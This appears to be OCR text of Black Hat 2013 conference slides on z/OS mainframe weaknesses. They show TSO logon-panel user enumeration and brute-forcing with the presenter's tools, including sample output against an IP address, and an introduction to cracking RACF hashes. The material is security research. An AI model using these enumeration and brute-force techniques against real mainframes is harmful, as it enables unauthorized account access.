
No metasploit module related to this product

Yet, Problems Exist

- Max password length 8, hashes are accessible and single DES
- Uses a **cleartext** protocol
- FTP allows code execution

Yet, Problems Exist

- And you saw one more…


TSO/E LOGON
Enter LOGON parameters below:
RACF LOGON parameters:
Userid ===> CASE
Password ===> _
New Password ===>
Procedure ===> ISPFPROC
Group Ident ===>
Acct Nmbr ===> ACCT#
Size ===>
Perform ===>
Command ===>
Enter an 'S' before each option desired below:
-Nomail
-Nonotice
-Reconnect
-OIDcard


TSO/E LOGON
IKJ56420I Userid BLACKHT not authorized to use TSO
Enter LOGON parameters below:
*Userid ===>BLACKHT
Password ===>
Procedure ===>
Acct Nmbr ===>
Size ===>
Perform ===>
Command ===>

User Enumeration

- That logon panel is awfully friendly
  - Too friendly
- hardcoded like that, not a configuration option
- And yet no support:
  - THC-HYDRA
  - MEDUSA

User Enumeration

- So I wrote my own:

  v1 enumerate_TSO.sh (PoC, awful)

  v2 TSO Brute

  v3 psikotik.py/phatso.py

v2 TSO Brute


```
TSO Brute - The z/OS TSO/E logon panel enum
Target Acquired      = 50.136.231.106:3270
Username File        = thotcon_users.txt
Wait in Seconds      = 5
Attack platform      = Darwin
Quiet Mode Enabled: Shhhhhhhhh!
Connecting to  50.136.231.106:3270
Getting to TSO/E Logon Panel
|- At TSO/E Logon Panel
|- Starting Enumeration
|- Username: case -- [*] TSO User Found!
|- Username: ibmuser -- [*] TSO User Found!
Found 2 valid user accounts:
Valid User ID -> case
Valid User ID -> ibmuser
```


- SOooo SLOW
- PoC
- Used py3270
- ugly

V3 psikotik/phatso

- Much faster (but still python)
- Independent, doesn't rely on s3270
- single purpose
  - psikotik for enumeration
  - phatso for brute force


tool : PSIKOTIK TSO USER ENUMERATOR
creator : Soldier of Fortran
Target System : ISIS
Username phIle : users.bh
Total lusernames : 8
Skipped Names : 2
[!]Trying faker - Not a User
[!]Trying fake123 - Not a User
[!]Trying case - FOUND USER!
[!]Trying nonogo - Not a User
[!]Trying badidea - Not a User
[!]Trying sys12 - Not a User
[!]Trying ibmuser - FOUND USER!
[!]Trying onemore - Not a User
total found : 00002
valid user : case
valid user : ibmuser


Target System : ISIS
Username : IBMUSER
paSsw0Rd phIle : words.txt
Total passwords : 7
Skipped passwords : 0
[+] Trying: this - ah ah ah! You didn't say the magic word!
[+] Trying: isnt - ah ah ah! You didn't say the magic word!
[+] Trying: right - ah ah ah! You didn't say the magic word!
[+] Trying: sys1 <------ This is the password!


SoF
demo
SoF
black hat
USA 2013

One Down

- ~~User Enumeration~~
- Max password length 8, hashes are accessible and single DES
- Uses a **cleartext** protocol
- FTP allows code execution

Cracking RACF Hashes

- The question that started it all
- Spring 2012: John the Ripper added RACF database support
- Big thanks to:
- Nigel Pentland - IBM obfuscation
- Dhiru Kholia - ./john and ./racf2john

Cracking RACF Hashes

Nigels Tools:

